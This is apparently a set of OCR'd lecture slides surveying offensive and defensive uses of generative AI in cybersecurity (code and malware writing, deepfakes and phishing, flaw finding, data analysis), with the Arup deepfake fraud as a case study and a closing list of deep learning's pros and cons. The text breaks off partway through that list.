


Rombach, High-Resolution Image Synthesis with Latent Diffusion Models, CVPR 2022

Examples of stable diffusion

humans

buildings



nature

cartoons

- samples from the 13 billion images generated from Stable Diffusion

1- GenAI can write computer code

Offensive uses

- write computer **exploits**
  - automated attack payloads
  - improved evasion techniques

- write **malware**
  - ransomware
  - polymorphic/adaptable malware
  - obfuscated malware
  - adaptive attack strategies
  - rapid development
  - botnets

Defensive uses

- programmer **helper**
  - analyze source code
  - detect insecure code
  - fix code vulnerabilities
  - code documentation


- programmer **replacement**
  - generate secure code
  - automate writing patches

Yigit, Review of genAI methods in cyber, arXiv, 2024

1- GenAI can write computer code

- GitHub
  - world's largest source code host
  - > 100 million developers
  - > 420 million repositories

- genAI
  - 50-60% of Github code is AI generated
  - LLMs: generate correct code 65% of the time



Fu, Security Weaknesses of Copilot Generated Code in GitHub, arXiv, 2023

Yetistiren, Evaluating the Code Quality of AI-Assisted Code Generation Tools, arXiv, 2023.

2- GenAI can generate fakes

Offensive uses

- **social** engineering
  - convincing deep fakes videos
  - fake voices
  - fake phone calls
  - fake texts
  - innovative attack vectors
  - social media manipulation

- **phishing** campaigns
  - spear phishing
  - hyper-personalized emails

Defensive uses

- personalized **training**
  - educational content
  - illustrate complex concepts

- realistic **simulations**
  - generate fake websites
  - honeypots

- phishing training
  - training campaigns

Yigit, Review of genAI methods in cyber, arXiv, 2024

2- GenAI can generate fakes

Sydney Opera house

Beijing Bird’s Nest Olympic Stadium

- what do these have in common? (real, not fake images)
- both designed by **Arup Group Limited**, a British multinational design and engineering company

2- GenAI can generate fakes

- Arup Group Limited (february 2024)
    - worker attended video call with CFO
    - CFO requested money transfers
    - other colleagues joined in on call
    - worker transferred US $25 million

- Deepfake extortion
    - just one participant on video call was real, the worker
    - all others: AI generated Deepfakes

3- GenAI can find computer flaws

Offensive uses

- website **vulnerability** detection
  - craft attacks to exploit flaws

- find software **flaws**
  - write zero day exploits

- automated **hacking**
  - craft high level exploitation strategies
  - penetration testing strategies

Defensive uses

- website **vulnerability** detection
  - patch them before attack

- find operating systems **flaws**
  - found multiple Linux bugs
  - repair vulnerabilities

- **penetration** testing
  - risk assessment
  - generate intelligence reports

Yigit, Review of genAI methods in cyber, arXiv, 2024

3- GenAI can find computer flaws

- lot of anecdotal evidence showing that GenAI can find computer flaws
  - many are fake flaws

- AI Cyber Challenge (AIxCC)
  - two-year competition run by DARPA
  - award $30 million
  - novel AI systems to secure critical code
    - finding vulnerabilities in software
    - evidence of true vulnerabilities
    - developing fixes
  - final competition at DEF CON 2025

4- GenAI can simplify data

Offensive uses

- simplify some **phases** of attacks
  - big data for reconnaissance
  - help privilege escalation

- process data from of **breaches**
  - help identify lucrative data
  - e.g. celebrity medical file

Defensive uses

- threat **intelligence**
  - emerging cybersecurity incidents
  - advanced persistent threats (APTs)

- analyze network **traffic**
  - anomaly detection
  - rapid threat containment


- incident **response**
  - enhanced digital forensics

Yigit, Review of genAI methods in cyber, arXiv, 2024

4- GenAI can simplify data

- analyze visual evidence
  - surveillance cameras, smartphones, or social media
  - automate object detection, tracking, facial recognition
  - expedite analysis
  - improve accuracy and reliability

- analyze digital conversations
  - emails, texts, social media posts
  - extract key information, identify patterns
  - uncover evidence buried in mountains of data
  - quickly sift through terabytes of data



pedley-smith.uk


Advantages of AI/DL

Simplicity

- automatically identify important features
- without human intervention (DL)

Scalability

- trained on datasets of varying size
- vast amounts of heterogeneous data



Reusability

- reusable via transfer learning
- trained on more data without starting from scratch

Speed

- training is time consuming
- super-fast execution
- typically a few seconds to perform a task

Zhang, AI Review, 2022

Disadvantages of AI/DL

Huge Datasets

- requires thousands of datasets to train models
- high quality data needed

Labeling

